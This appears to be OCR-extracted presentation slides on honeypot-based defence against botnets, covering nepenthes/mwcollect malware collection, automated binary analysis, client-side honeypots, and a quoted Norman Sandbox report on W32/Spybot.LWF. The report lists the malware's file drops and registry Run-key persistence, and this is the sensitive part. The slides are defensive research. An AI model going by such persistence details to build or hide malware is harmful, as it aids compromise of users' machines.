
nepenthes


- Load average & KB/s



nepenthes


- Logged downloads & submissions





nepenthes/mwcollect

- Early-warning system based on nepenthes/ mwcollect



Binary Analysis

- How to efficiently analyze the binaries collected by nepenthes/mwcollect?
- Automated runtime binary analysis
    - API hooking to monitor all important API calls
    - Could also be extended to enumerate program execution
- Not a fool-proof solution, but at least helps in analysis process


Binary Analysis

- Similar project: Norman Sandbox

```
Automatic Sandbox analysis of W32/Spybot.LWF
[SANDBOX] infected with unknown security risk - W32/Backdoor

[ General information ]
* Locates window "NULL [class mIRC]" on desktop.
* File length: 107520 bytes.

[ Changes to filesystem ]
* Creates file C:\WINDOWS\SYSTEM\patch.exe.
* Deletes file 1.

[ Changes to registry ]
* Creates value "System of security"="patch.exe" in key "HKLM\Software\Microsoft\Windows
\CurrentVersion\Run".
* Creates value "System of security"="patch.exe" in key  "HKLM\Software\Microsoft\Windows
\CurrentVersion\RunServices".

[ Network services ]
* Looks for an Internet connection.
```

Stopping botnets

- "Know Your Enemy: Tracking Botnets" gives a detailed introduction to botnets
- Combining blocks introduced so far to help stopping botnets



Collect Malware

Extract Information

Observe Command & Control Server

Shutdown C&C Network

nepenthes, mwcollect, GHH, GenIII, ...

Sandbox, API hooking, manually, ...


IRC client, drone, ...

DNS, abuse handling, blocking, ...

Client-side honeypot

- More and more exploits against client applications
  - Recent WMF vulnerability
  - iFrame and several other exploits against IE
- *Can the concept of honeypots also be applied to learn more about this threat?*
- Similar projects
  - honeyclient.org by Kathy Wang
  - Honeymonkeys by Microsoft

Client-side honeypots



Schematical setup

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More information: http://honeyblog.org

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